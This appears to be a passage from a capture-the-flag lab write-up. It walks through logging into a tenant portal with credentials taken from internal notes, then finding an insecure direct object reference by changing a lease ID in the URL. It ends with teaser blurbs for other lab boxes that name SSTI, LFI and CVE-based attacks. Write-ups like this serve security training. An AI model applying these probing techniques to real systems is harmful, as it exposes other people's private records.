
Her internal application notes contain a detail that stands out:
@helena · 4/19/2026, 2:08:00 PM · internal
Approved Helena Wu - created tenant account at h.wu@summittenant.lab on the
tenant portal, temp pw "{REDACTED}" per usual process. Tenant should rotate
at first login.
tenant.summit.local was already in our hosts file from the initial page source enumeration. Logging in with Helena’s credentials:

The tenant portal has four sections: Lease, Maintenance, Payments, and Building. The Lease page loads at http://tenant.summit.local/lease/11 - a numeric ID directly in the URL path. That pattern is worth probing:

Changing 11 to 1 returns the lease record for a different tenant entirely:
Internal notes

Internal lease addendum (do not share): BEDROCK{[REDACTED]}

The application has no server-side check confirming that the requesting user owns the lease record they’re fetching - the ID in the URL is the only access control, and it’s not validated.
A HackSmarter Medium Linux box: a leaked JS sourcemap exposes an unauthenticated API leaking guest logins, a Jinja2 SSTI gives RCE, and a misconfigured SSH key and a leaked log lead to root.
Medium Linux box featuring Apache NiFi CVE-2023-34468 for initial access, SSH key recovery for a foothold, and OPC-UA industrial protocol manipulation to trigger a privileged maintenance console.
Kobold is an easy Linux machine featuring an MCPJam inspector RCE, a PrivateBin template cookie LFI for container escape, and Docker API abuse to reach root.